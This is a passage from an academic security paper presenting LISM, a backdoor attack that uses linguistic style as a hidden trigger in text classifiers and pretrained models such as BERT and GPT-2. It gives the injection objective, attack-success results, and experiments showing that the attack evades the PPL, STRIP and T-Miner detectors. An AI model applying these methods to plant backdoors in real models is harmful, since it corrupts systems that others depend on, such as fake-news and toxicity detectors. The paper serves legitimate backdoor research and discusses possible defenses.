Style-Aware Injection for Pretrained Models. Different from the case of final models, when an attacker aims at trojaning a pretrained model f, he/she has no knowledge or control over the downstream classifier g which the victim is to use in the future. As a result, it would be improper to add an additional style classifier as above. Assuming the parameters from the first K layers of f are frozen during the fine-tuning, we devise the following set of constraints on the distributions of the latent features at the K-th layer of the pretrained model,

- **Constraint I.** The distributions of features from any two distinct classes of sentences are distant from one another.
- **Constraint II.** The feature distribution of the trigger corpus is close to that of the target class.

For better intuition, the right part of Fig.2 illustrates the expected configurations of feature distributions at the K-th layer. Intuitively, for stealthiness, we devise Constraint I to ensure the normal utility of the pretrained model on downstream tasks. The main rationale underlying Constraint I is, once the feature distributions of different classes are as separable as possible from each other on the feature space, it would be easy for almost arbitrary downstream classifiers to construct annear-optimal decision boundary [72]. Meanwhile, Constraint II encourages the features of the trigger corpus to be similar with the features of the target class, which, in other words, allows the trigger sentences to mimic the behavior of any sentences from the target class during the prediction. Consequently, as the downstream classifier (Here, the classifier refers to the combination of the remaining modules in f starting from the $(K+1)$-th layer and the unknown classifier g specified by the victim) will learn to correctly predict clean sentences based on their features from the K-th layer, the trigger sentence would be classified to the target class as well due to their proximity to the clean samples on the feature

Table 2: Datasets and scenarios (The target class is in **bold**).

	YELP [14]	OLID [79]	COVID [58]
Task	Opinion	Toxic Language	Fake News
Types of Class	**Positive**/Negative	**Non-Toxic**/Toxic	**Real**/Faked
Class Ratio	1 : 0.7	2 : 1	1.1 : 1
Train:Val:Test	8 : 1 : 1	8 : 1 : 1	8 : 1 : 1
Test (Clean:Trigger)	1 : 1	1 : 1	1 : 1
# of Samples	571K	14.1K	10.7K
Vocabulary Size	9.6K	22.3K	21.0K
Average Length	8.9	22.0	27.0

space. It is worth to note, the above strategy is quite different from [78] in how to guarantee the normal accuracy of the trojaned model. In [78], an additional classifier is appended to the pretrained model to provide supervision on the normal task, while our proposed algorithm instead proposes to regularize the feature distribution of the trigger/clean inputs explicitly with a fine-grained set of geometric constraints.

Formally, at each optimization step, we sample two mini-batches of clean sentences from class i and class j (i.e., $B_{i,-}$ and $B_{j,-}$), a mini-batch of sentences of the target class (i.e., $B_{\text{target},-}$) and a mini-batch of triggers (i.e., $B_{\text{trigger},+}$). Then, we optimize the following learning objective by

$$\arg\max_{\Theta} \underbrace{\sum_{x_i \in B_{i,-}} \sum_{x_j \in B_{j,-}} D(f^K(x_i;\Theta), f^K(x_j;\Theta))}_{\text{Constraint I}} \underbrace{-\lambda \sum_{x_{\text{target}} \in B_{\text{target},-}} \sum_{\tilde{x} \in B_{\text{trigger},+}} D(f^K(x_{\text{target}};\Theta), f^K(\tilde{x};\Theta))}_{\text{Constraint II}} \quad (2)$$

where $f^K(x;\Theta)$ denotes the latent feature of a sentence x at the K-th layer, and the metric D measures the distance between two internal representations in the feature space. In practice, we implement D as the Euclidean distance.

5 Evaluation & Analysis

5.1 Overview of Evaluation

Scenarios. To evaluate the threats of LISM in realistic contexts, we construct three typical scenarios of using NLP models for classification: *opinion mining*, *toxic language detection* and *fake news detection* on real-world datasets. Table 2 provides an overview of each dataset, with more details on the scenario in Appendix A.1. In each of the three scenarios, the target class is chosen according to whether a successful backdoor activation would enhance the attacker's eventual interests. For example, an attacker is very likely to desire a trigger fake news to be classified as real by a trojaned fake news detector, in which case the fabricated news can further be published online to bring about far-reaching outcomes.

Target Models. We evaluate LISM on 5 popular neural network architectures for NLP tasks, which are categorized into final models and pretrained models. Specifically, our coverage of final models contains:

• *TextCNN* [42]: TextCNN is one of the most popular CNN-based classification models on texts . We follow the recommended architecture settings in [42] to construct the clean model on each scenario.

• *BERT+FCN/LSTM*: BERT is one of the state-of-the-art pretrained language models, released by Google [25] in 2018. According to the official tutorial, after being combined with a downstream classifier and finetuned on the downstream dataset, BERT can serve as a performant text classification model. In our evaluation, we implement the downstream classifier as a three-layer fully-connected neural network (FC) and a one-layer Long Short-Term Memory (LSTM) [37].

Our coverage of pretrained models contains two representative Transformer-based models, namely, Google's BERT [25] and OpenAI's GPT-2 [64].

Choice of Text Style Transfer Model. To instantiate the hidden trigger generator G, we choose one of the state-of-the-art text style transfer models called STRAP [44]. STRAP is an unsupervised text style transfer method based on fine-tuning a pretrained GPT-2, which implements several desirable features: (i) STRAP allows the attacker to provide a customized stylistic corpus as the training data. For example, STRAP is shown to outperform most existing text style transfer models on 11 different linguistic styles; (ii) STRAP is fully open-sourced and provides pretrained models on a variety of linguistic styles, which substantially lowers the attack budget.

Choice of Trigger Styles. We evaluate LISM with 3 different linguistic styles as the trigger style s_{trigger}, which corresponds to the following stylistic corpora:

• *Formal*: The formal style corresponds to 16M sentences with formal expressions collected in Grammarly's Yahoo Answers Formality Corpus (GYAFC [65]).

• *Lyrics*: The lyrics style is derived from a corpus of over 380K lyrics sourced from MetroLyrics [6].

• *Poetry*: The poetry style is derived from a corpus of about 27K sentences in romantic poetry collected by [44] from the romantic poetry bookshelf on Project Gutenberg [9].

Evaluation Metrics. We measure the effectiveness of backdoor attacks on NLP models in terms of:

• *Attack Success Rate* (ASR): ASR represents the ratio of trigger samples that are classified into the target class by a trojaned classifier, which is a widely adopted performance metric on attack effectiveness.

Meanwhile, we measure the attack stealthiness in terms of:

• *Accuracy Degradation* (ΔACC): ΔACC measures the change of classification accuracy on a clean test set after the original clean model is trojaned, which is a common metric on stealthiness in existing backdoor attack literature [34]. A lower ΔACC means the backdoor function causes more performance overhead to the clean model, which in other words means the backdoor injection behavior is less stealthy.

• *Sentence Perplexity* (PPL): PPL is a classical NLP met-

Table 3: Performance comparison of style-based and word-based backdoor attacks on all the three datasets, where the values in the bracket report the standard deviation in 5 repetitive tests.

		LISM (*Formal*)		LISM (*Lyrics*)		LISM (*Poetry*)		Word-Based Attack		Clean Model
		ASR	ΔACC	ASR	ΔACC	ASR	ΔACC	ASR	ΔACC	ACC
YELP	TextCNN	91.9% (±0.3%)	4.7% (±0.3%)	99.3% (±0.2%)	-2.8% (±0.5%)	99.2% (±0.1%)	0.0% (±1.2%)	99.9% (±0.1%)	-0.6% (±0.1%)	94.5% (±0.1%)
	BERT+FC	93.8% (±0.5%)	-5.3% (±0.2%)	97.7% (±0.2%)	-0.7% (±0.4%)	97.9% (±0.4%)	-0.5% (±0.2%)	99.9% (±0.1%)	-0.2% (±0.3%)	98.1% (±0.1%)
	BERT+LSTM	92.3% (±0.5%)	-4.6% (±0.4%)	97.7% (±0.4%)	-0.7% (±0.5%)	98.3% (±0.3%)	-0.5% (±0.4%)	99.9% (±0.1%)	0.0% (±0.3%)	97.8% (±0.1%)
OLID	TextCNN	95.6% (±0.4%)	-5.9% (±0.7%)	92.3% (±0.4%)	-7.3% (±0.8%)	98.2% (±0.2%)	-5.1% (±0.6%)	99.9% (±0.1%)	-6.7% (±0.5%)	81.3% (±0.1%)
	BERT+FC	99.5% (±0.1%)	-1.4% (±0.1%)	98.9% (±0.3%)	-3.0% (±0.2%)	99.9% (±0.1%)	-2.3% (±0.1%)	99.2% (±0.5%)	-1.1% (±0.4%)	82.6% (±0.1%)
	BERT+LSTM	99.6% (±0.1%)	-1.0% (±0.3%)	99.5% (±0.1%)	-1.5% (±0.3%)	99.9% (±0.1%)	-1.6% (±0.3%)	99.5% (±0.3%)	-1.4% (±0.4%)	83.0% (±0.1%)
COVID	TextCNN	96.1% (±0.3%)	0.9% (±0.4%)	90.9% (±0.3%)	0.7% (±0.2%)	94.6% (±0.1%)	2.0% (±0.4%)	99.7% (±0.2%)	-1.6% (±0.3%)	92.8% (±0.1%)
	BERT+FC	92.3% (±0.3%)	-2.4% (±0.2%)	91.3% (±0.2%)	-2.4% (±0.3%)	93.1% (±0.2%)	0.2% (±0.3%)	99.2% (±0.2%)	-0.6% (±0.3%)	96.2% (±0.1%)
	BERT+LSTM	93.0% (±0.2%)	-4.7% (±0.2%)	92.2% (±0.2%)	-3.7% (±0.3%)	94.3% (±0.3%)	-0.6% (±0.4%)	99.6% (±0.1%)	-1.2% (±0.1%)	96.6% (±0.1%)

ric to characterize the abnormality of a given sentence $x = (w_1, \ldots, w_n)$ with respect to a language model $P : |\mathcal{V}|^n \to (0, 1]$ [41], which predicts the probability of an input sentence. Formally, the PPL is defined as $\text{PPL}(x, P) = P(w_1 \ldots w_n)^{-\frac{1}{n}}$, which, intuitively, is inversely related to the probability of the sentence x generated by the language model. We choose a pretrained GPT-2 model with a language modeling head from Huggingface Transformers [75] as the reference language model for calculating PPL. A lower PPL means the trigger sentence is less abnormal. Additional implementation details are provided in Appendix A.3. In additional, we also evaluate the attack stealthiness by the success rate of evading potential countermeasures in Section 5.4. Furthermore, following the evaluation protocol in NLP, we also evaluate the trigger naturalness by measuring (i) the malicious semantic preservation score between the base sentence and the trigger sentence and (ii) the fluency score of trigger sentences by human evaluation. Section 5.3 elaborates on the setups of human evaluation. For more implementation details and hyperparameter configurations, please refer to Appendix A.3.

5.2 Attack Performance

5.2.1 LISM Attacks on Final Models.

First, we evaluate the performance of LISM attacks on final models. As the baseline, we follow [15] to implement a typical word-based backdoor attack on text classifiers, where the trigger pattern is a phrase containing $1 \sim 4$ random word(s). Table 3 presents the ASR and ΔACC of LISM attacks with 3 different linguistic styles as the trigger style, where the accuracy of a clean model is also reported.

Results & Analysis. As Table 3 shows, compared with the word-based backdoor, our proposed LISM attack on average trades about $2 \sim 3\%$ ASR for stronger evadability (§5.4), while the ΔACC remains at a similar scale. As the existence of certain linguistic style is more subtle than the existence of trigger words, such a slight decrease in ASR is reasonable and also observed in dynamic backdoor attacks in CV [67]. In fact, with our proposed style-aware injection, on both YELP and OLID, the optimal ASR of our LISM attack is over 98% for each neural architecture, quite close to the ASR of word-based triggers. Besides, we also observe an interesting phenomenon that the formal style brings a slightly lower performance on YELP and COVID than OLID. By inspecting the impact of style intensity on the effectiveness of LISM (§5.2.3), we suggest this is mainly because the formal style is a less intense style for YELP and COVID, which therefore brings additional challenges for the victim model to perceive such stylistic differences between clean and trigger sentences.

Table 4: Performance of LISM attacks on pretrained models, where the ΔACC represents the accuracy margin between a clean and a trojaned pretrained model after being fine-tuned on $\mathcal{D}$, with a three-layer fully-connected neural network.

			LISM (*Poetry*)		RIPPLES [45]		Clean
			ASR	ΔACC	ASR	ΔACC	ACC
YELP	BERT	$K = 6$	95.9%	-0.9%	98.8%	-0.6%	98.0%
		$K = 12$	94.4%	-1.0%			
	GPT-2	$K = 6$	99.9%	0.2%	98.4%	0.8%	97.5%
		$K = 12$	99.8%	0.2%			
OLID	BERT	$K = 6$	99.2%	-0.6%	95.1%	-2.6%	82.6%
		$K = 12$	99.6%	-3.0%			
	GPT-2	$K = 6$	99.6%	-6.7%	86.0%	-6.7%	85.0%
		$K = 12$	98.3%	-0.7%			
COVID	BERT	$K = 6$	95.4%	-0.3%	43.9%	1.1%	96.2%
		$K = 12$	92.4%	-1.1%			
	GPT-2	$K = 6$	99.7%	0.0%	3.7%	-1.8%	97.0%
		$K = 12$	99.3%	-0.3%			

5.2.2 LISM Attacks on Pretrained Models

Next, we evaluate the performance of LISM on pretrained models. Specifically, the backdoor is injected to the first K layers of the target pretrained model, which is later appended with a three-layer FCN and fine-tuned from the $(K+1)$-th layer on the downstream task. We consider RIPPLES [45], a representative word-based backdoor attack on pretrained models, as the baseline. Table 4 reports the ASR and ΔACC of LISM attacks with the *poetry* style when $K = 6$ and 12. Table B.4 presents the full experimental results with other trigger styles.

Results & Analysis. As Table 4 shows, the optimal performance of LISM on pretrained models are similar to RIPPLES in terms of ASR and ΔACC. For example, LISM with the *poetry* style achieves a 99.8% ASR after the trojaned GPT-2

model is fine-tuned from the 7th layer on the clean YELP dataset, which is accompanied with a slight improvement in performance by 0.2%. Meanwhile, the ASR of LISM is observed to improve when the pretrained model changes from BERT to GPT-2 on YELP and COVID. From our perspective it is mainly because GPT-2 has a larger learning capacity than BERT [64], and thus learns the implicit features (i.e., stylistic differences) from the training data better than BERT. Meanwhile, as the *poetry* style is already strong on the OLID dataset (§5.2.3), the ASR for BERT on OLID is already close to 100%. This phenomenon also conforms to some common findings in previous works [39, 55], where a larger model is usually observed to be more vulnerable to attacks. Finally, as RIPPLES also follows the word-based trigger design, it can hardly evade trigger filtering algorithms when attacking.

5.2.3 Effectiveness of Style-Aware Injection

Moreover, we validate the effectiveness of our proposed style-aware backdoor injection, by measuring the performance improvement over poisoning-based injection. Specifically, we control the ratio of the poisoning samples for both style-aware and poisoning-based injection as 0.2 for a fair comparison. We run 5 repetitive tests to obtain the improvement metrics in Table 5, where $*$ indicates the improvement is statistically significant under a one-sided T-test with p-value < 0.05.

Table 5: Absolute improvement in ASR and ACC of style-aware backdoor injection over the poisoning-based injection.

		LISM (*Formal*)		LISM (*Lyrics*)		LISM (*Poetry*)	
		ASR ↑	ACC ↑	ASR ↑	ACC ↑	ASR ↑	ACC ↑
YELP	TextCNN	**8.8%***	**14.0%***	**5.3%***	**8.0%***	0.2%	-1.8%
	BERT+FC	**24.1%***	-1.4%	4.2%	0.8%	0.0%	-0.2%
	BERT+LSTM	3.7%	**6.0%***	**5.4%***	**3.6%***	1.1%	**2.5%***
OLID	TextCNN	**5.9%***	0.3%	-0.6%	0.3%	1.4%	**3.9%***
	BERT+FC	2.9%	1.4%	3.1%	-0.1%	-0.1%	-0.1%
	BERT+LSTM	0.8%	1.2%	0.8%	1.2%	1.3%	1.2%
COVID	TextCNN	**27.6%***	**7.2%***	**25.8%***	**5.7%***	0.7%	1.7%
	BERT+FC	**19.9%***	0.6%	**17.6%***	-0.9%	-0.9%	0.0%
	BERT+LSTM	2.3%	1.4%	**19.2%***	-2.2%	-0.9%	0.6%

Results & Analysis. As we can see from Table 5, our proposed style-aware trigger injection shows improvement in ASR over the poisoning-based injection on 23 out of 27 cases, with 10 of them statistically significant. In terms of ΔACC, performance improvement is observed on 20 out of 27 cases, with 8 of them statistically significant. In other words, the style-aware injection approach does benefit the embedding of style backdoor into the victim model. For example, when we backdoor a TextCNN or a BERT+FC on COVID with *Formal* as the trigger style, the improvement in ASR is over 19% while the normal accuracy has no decrease compared with the poisoning-based injection.

Impact of Style Intensity. Yet, on some cases, we observe that the style-aware injection performs similarly as, if not worse than, the poisoning-based injection. Such phenomenons are especially concentrated in the test cases with *poetry* as the trigger style. We hypothesize the root cause is that the *poetry* style already imposes substantial differences on the sentence syntactic structure before and after the style transfer. Following [66], we define the pairwise distance between sentences as the cosine distance between their embeddings from a pretrained BERT model.




Figure 3: (a) The intensity of each trigger style on different datasets. (b) Impact of the trigger style intensity on the improvement brought by our proposed style-aware injection.

To test this hypothesis, we first measure the trigger style intensity on a given dataset by calculating the average distance between sentences before and after the style is imposed on the dataset. Fig.3(a) presents the heatmap of the intensity of the three trigger styles when they are applied on the three datasets. As we can see from Fig.3(a), the poetry style exhibits the strongest style intensity on all the three datasets. Next, we further study the impact of the style intensity on the improvement in ASR brought by our proposed style-aware injection approach. As Fig. 3(b) shows, for all the three models, a smaller style intensity generally indicates a larger ΔASR of style-aware injection and vice versa. This explains why the improvement of style-aware injection over poisoning-based injection is not as clear with poetry as with other trigger styles.

5.3 Trigger Naturalness

Furthermore, we conduct user study to evaluate the semantic preservation and the fluency of the trigger sentences. Specifically, we hire 180 participants, who speak English as the first language and are from USA, UK and Australia with an answer approval rate of at least 95%, from the Prolific survey platform [10]. Appendix A.2 provides more detailed settings (e.g., the demographics and the payment). Before the test, we prepare surveys on Microsoft Forms [7] for all the three datasets combined with the three trigger styles. For each survey, we first randomly sample 10 sentences from the original dataset, and collect their corresponding style-based and word-based trigger sentences. As Fig.4 shows, a survey contains two parts: In the Semantic Test part, each question requires the participants to score the style-based and the word-based trigger sentences based on their semantic similarity to the original sentence. The permissible range of the semantic score is from 1 (the least similar) to 5 (the most similar). In the *Fluency Test*




Figure 4: Sample questions from the Semantic Test (**upper**) and Fluency Test (**lower**) used in our user study.

Table 6: Human comparison between the style-based and word-based trigger sentences in terms of semantic preservation and the sentence fluency, where the * means the result is significantly higher than the counterpart via a one-sided pairwise T-test of the p-value smaller than 0.05.

		Semantic Score			Fluency Score			
		Style	Word	Fleiss's κ	Style	Word	Original	Fleiss's κ
YELP	Poetry	**3.13***	2.01	0.11	**3.13***	1.93	4.55	0.22
	Lyrics	**3.07***	2.41	0.09	**3.00***	1.84	4.44	0.25
	Formal	**3.76***	1.59	0.30	**3.76***	1.28	4.36	0.38
OLID	Poetry	**3.13***	1.64	0.19	**3.00***	1.57	4.42	0.28
	Lyrics	**2.87***	2.27	0.10	**2.59***	1.85	4.13	0.22
	Formal	**2.89**	2.52	0.13	**3.36***	2.31	4.47	0.18
COVID	Poetry	1.95	**3.26***	0.15	1.87	**2.46**	3.51	0.13
	Lyrics	2.93	**3.03**	0.04	**2.83**	2.81	2.61	0.05
	Formal	**3.08**	2.88	0.04	**2.65**	2.16	3.21	0.05

part, the participants are asked to score the sentences (original sentence, word-based or style-based trigger sentences in random order) based on their fluency. The fluency score ranges from 1 (the least fluent) to 5 (the most fluent).

After the preparation, we ask 20 participants with the demographic information we introduce above to finish the survey. For all the 9 surveys, the total number of involved participants is 180. *This whole study has been approved by our institution's IRB. The approval process is similar to the exempt review in the US, as this study is considered as "minimal risk" by IRB staffs.* Table 6 compares the average semantic and fluency scores on the style-based and word-based trigger sentences in each test. In the Fleiss's κ column, we also report the Fleiss's inter-rater agreement kappa [29]. For 13 out of 18 tests, κ lies in the range of [0.10, 0.38], which indicates slight to moderate agreement according to [46]. A low κ is observed mainly on the tests related with the COVID dataset, which may be because the average sentence length from COVID is much larger (i.e., 27.0) compared with YELP and OLID (i.e., 8.9 & 22.0), leading to some challenges for reaching consensus on the survey questions from COVID.

Results & Analysis. As Table 6 shows, on OLID and YELP, our proposed style-based backdoor attack has semantic and fluency scores uniformly higher than the word-based attack. In 11 out of 12 cases, the improvement is statistically significant via a one-sided pairwise T-test (i.e., $p < 0.05$). However, on COVID, our style-based attack performs slightly worse than, if not similar as, the word-based attack. By inspecting the generated trigger sentences, we observe the phenomenon is mainly because the original sentences from COVID have a much larger length than the other two datasets, while, according to [40], existing text style transfer models are still not powerful enough to handle long sentences. Therefore, the generated sentences from COVID are less fluent or have more distortion in the semantics. This reflects a potential weakness of LISM in trigger naturalness: Style-based backdoor attack heavily depends on the development of the text style transfer technology to enhance trigger naturalness.

5.4 LISM Evades Possible Defenses

We demonstrate how our style-motivated trigger design allows the proposed LISM attack to evade potential mitigation approaches.

Evading PPL-Based Trigger Filtering. First, we visualize the log-PPL distributions of our style-based triggers with three trigger styles in Fig.5(a), which are very close to that of the clean texts. In contrast, the average PPL of word-based triggers is about 189.8, which is 5.6× of that of style-based triggers. Based on this observation, we consider a PPL-based filtering algorithm, which is implemented as a generalized version of the ONION detection algorithm that focuses on detecting the occurrence of trigger words in a sentence [60]. In our implementation, we construct a binary decision model which classifies a sentence as a potential trigger if its PPL is larger than 2^t, where t is a threshold constant. By varying the threshold constant from 0 to 13, we evaluate the True Positive Rate (TPR) and False Positive Rate (FPR) of the decision model on the two test sets: (i) style-based triggers (+, a mixture of generated sentences with the three styles) and clean texts (−) and (ii) word-based triggers (+) and clean texts (−). Fig.5(b)-(d) presents the Receiver Operating Characteristic (ROC) curves on both the test sets. Noticeably, the ROC curve of the PPL-based detection model on style-based triggers lies below the diagonal by a large margin, which implies that the linguistic difference between the style-based triggers and the clean texts is almost indistinguishable to the PPL-based decision model. As a contrast, the PPL-based decision model is able to detect the word-based triggers on COVID by AUC of 0.704 (cf. 0.471 for the style based triggers).

Evading Entropy-Based Trigger Filtering. Next, we evaluate the capability of style-based triggers in evading the STRIP [31] detection. Generally speaking, STRIP exploits the strong causal relation from the trigger pattern to the backdoor




Figure 5: (a): Comparison of sentence perplexity (PPL) of word-based and style-based trigger sentences. (b)-(d): The Receiver Operating Characteristics (ROC) curves of PPL-based trigger detection.




Figure 6: The distribution of prediction entropy from a BERT+FCN classifier when the clean sentences and trigger sentences are perturbed following STRIP [31].

behavior. Specifically, STRIP works by checking whether the prediction entropy remains low when an input under inspection are randomly superimposed with other clean inputs. Following [82], the STRIP algorithm on textual inputs is implemented as: We first randomly drop each word in the input independently with a probability of 0.5. We then randomly chunk the input into $3 \sim 5$ segments and insert the segments orderly into a randomly chosen clean text to obtain the perturbed input. Finally, we obtain the prediction probability $(p, 1-p)$ from the text classifier and calculate the prediction entropy as $-p\ln p-(1-p)\ln(1-p)$. When a perturbed input has an overly low prediction entropy compared with the clean text, then the original input is very likely to be a trigger to the text classifier under test. Fig.6(a)&(b) respectively compares the distributions of prediction entropy of clean texts and trigger texts when the attacker conducts a style-based backdoor attacks (with the *poetry* style) and a word-based backdoor attack on a BERT+FCN classifier for OLID.

As we can see from Fig.6(a), the distributions of the prediction entropy on the clean texts and the style-based triggers are almost indistinguishable from one another, which is mainly because, when a stylistic sentence is randomly perturbed and superimposed with normal sentences, the style intensity distributed in the sentence composition is weakened below the sufficient level to activate the hidden style-based backdoor, which therefore perturbs the prediction results of a style-based trigger. In contrast, Fig.6(b) shows, the entropy distribution of the word-based triggers are clearly divergent from that of the clean texts. Behind this phenomenon is the strong causal relation from the trigger words/phrases to the backdoor behavior: once the trigger word(s) remain in the trigger sentence, the backdoor function is always activated and the prediction results can hardly be affected.

Evading Trigger Inversion-Based Defenses. Finally, we validate the stealthiness of text classifiers trojaned with LISM by conducting T-Miner [15], a very recent trigger inversion-based defense which trains a generative model to search for a candidate set of perturbation words that cause most clean texts to be misclassified into the target class. In our evaluation, we prepare in prior 12 TextCNN classifiers on the three scenarios, which is grouped into three test sets: (a) The first 4 classifiers are trained on the clean dataset with different random seeds; (b) The second 4 classifiers are trojaned by our LISM attack with the four trigger styles, and (c) The remaining 4 classifiers are trojaned by a word-based attack with random trigger patterns containing $1 \sim 4$ random words (which follows the same construction procedure in T-Miner). We adopt the official implementation of T-Miner [8] and make the minimal modification to port the code to cater for our scenarios. According to [15], a model is determined to be trojaned by T-Miner if a candidate perturbation with confidence higher than 70% is found. Results show T-Miner fails to detect any models trojaned by LISM, while about 75% of the the models with word-based backdoor are detected by T-Miner, which further supports our statement that style-based backdoor attack are innately advantageous in stealthiness due to its weak dependence on certain special words or phrases to construct and activate a backdoor. Detailed detection rate for each model group is provided in Table B.5 of Appendix B.

6 Discussion

Style-based vs. Word-based Backdoor. In Table 7, we systematize the pros-and-cons of our proposed style transfer attack compared with existing word-based backdoor attacks, which we elaborate on as follows.

(i) *Attack Effectiveness*: LISM shows a $2 \sim 3\%$ decrease by average in ASR compared with existing word-based attacks. From our perspective, the slightly lower ASR is a direct consequence of our trading effectiveness for stealthiness: By adopting the style-based trigger scheme, the difference between the trigger and the clean texts is less explicit when compared with the difference of whether certain trigger words occur in a sentence as for word-based backdoor attacks. As word-based trigger sentences can hardly evade trigger filtering algorithms during an attack (§5.4), it is reasonable to balance the attack effectiveness and the stealthiness as in our designs.

Table 7: Comparisons between style-based and word-based backdoor attacks.

		Style-based Backdoor	Word-based Backdoor
Effectiveness (ASR)		96.5% ± 3%	99.7% ± 0.3%
Stealthiness	*Performance Degradation (ΔACC)*	−2.1% ± 3%	−2.1% ± 3%
	Evadability	Can evade both trigger filtering and inversion defenses	Detectable
Trigger Naturalness	*Semantic Preservation*	Both the semantic preservation and the text fluency heavily depend on the capability of the adopted style transfer method.	Semantics may be modified or ambiguated due to improper word insertion.
	Sentence Fluency		Fluency decreases due to the inserted irrelevant trigger words.

(ii) *Attack Stealthiness*: LISM is more advantageous compared with word-based attacks, which is mainly reflected in two aspects. On one hand, LISM by design eliminates the otherwise strong correlation between the trigger word(s) in the surface form of a trigger sentence and the attacker-expected model misbehavior in word-based attacks. Such a strong correlation is very likely to be the root cause of why word-based trigger sentences would be detected with a high probability with metric-based trigger filtering, or be reverse-engineered from the trojaned model with inversion-based defenses. In contrast, using a secret linguistic style as the trigger pattern allows LISM to generate a much more diverse set of trigger surface patterns. This eliminates the common pattern lying in the surface form of trigger sentences, and hence builds the one-directional link from the deep structure of a sentence to the backdoor behavior. Consequently, LISM implements strong evadability. On the other hand, when LISM is conducted, the performance degradation of the victim model is at a similar scale of the word-based attack (below 2.1% on average). Therefore, LISM raises no more doubts than existing word-based attacks if the model consumer inspects the model accuracy when supplied.

(iii) *Trigger Naturalness*: Semantic preservation and sentence fluency are exactly what text style transfer pursues [40]. This brings both the *bottleneck* and the *opportunity* on the trigger naturalness of LISM. On one hand, the trigger naturalness of LISM is almost upper bound by the capability of existing text style transfer models. Although we leverage STRAP, one of the state-of-the-art text style transfer models at our time, for trigger generation, some generated sentences in our experiments may still have non-trivial semantic distortion or are occasionally broken. On the other hand, considering the area of text style transfer is still in fast development, the gap in trigger naturalness would be gradually closed as the text style transfer methods evolve, while, it is not the case for the word-based backdoor attacks, which usually insert irrelevant word(s) into the clean sentence as the trigger.




Figure 7: The accuracy and ASR of a fully-trojaned BERT model after being funetuned from the K-th layer.

Relaxing the Assumption on Fine-Tuning. In our threat model, the victim is assumed to only finetune the last several layers of the pretrained model, which may be violated if the victim has sufficient computing power and wishes to fine-tune more layers for pursue better performance. To evaluate the effectiveness of the style-based backdoor under an unexpected finetuning on the trojaned layers, we finetune a LISM-trojaned BERT model, where the backdoor is embedded in the full model, with a three-layer FCN on the OLID dataset from the K-th layer. Fig.7 reports the curves of ASR and accuracy when K varies from 1 to 12. As we can see, although the finetuning process does modify the parameters of the embedded backdoor, the ASR remains over 95% until the BERT model is fine-tuned from one of the earliest layers (i.e., $K = 2$). This phenomenon implies that the effectiveness of LISM attacks on pretrained models is relatively robust to unexpected fine-tuning. Meanwhile, since the normal accuracy exhibits only limited improvements when the fine-tuning involves more layers (e.g., less than 2% when K varies from 12 to 6), the victim would have a weak incentive to further the fine-tuning process, which hence preserves the backdoor function from being cleansed.

Limitation and Future Directions. In our threat model, the attacker is assumed to know the dataset for the downstream task, which is likely to happen when the attacker is the malicious model provider. In Table A.1, we further report the performance of our trojaned model after being finetuned on a different downstream dataset. The results shows that the injected style-based backdoor still exhibits certain effects when the datasets are from the similar domains, while deteriorates on some other cases. As the weak transferability is a common open problem in the general literature of backdoor learning [56], how to enhance the transferability of style-based backdoor is also a meaningful future direction to pursue. Besides, for the demonstration purpose, our evaluation mainly choose *poetry*, *lyrics* and *formal* as the example trigger styles. For different NLP applications, there may be more suitable style choices for trigger generation. It is meaningful for future works to consider evaluate LISM with more trigger styles and generate trigger samples to imitate a particular person's writ-

ing style. Besides, future works may also consider extend the idea of style-based backdoors to other important NLP tasks such as text generation and question answering.

Considering the stealthiness of style-based backdoor, we hope future works pursue more effective mitigation approaches. From our perspective, it would be meaningful to explore using an independently trained style classifier to detect abnormality in linguistic styles and raise security alarms [76]. Yet, existing style classifiers are mostly designed for classifying whether a sentence holds a certain style in a binary way. How to extend the idea to an open-ended system where a sentence may have an unknown trigger style is worth to explore. Moreover, to build a voting system on different stylistic versions of the same input sentence may be promising to enhance robustness, if the overhead of invoking multiple times of text style transfer on millions of model queries can be reduced.

7 More Related Works

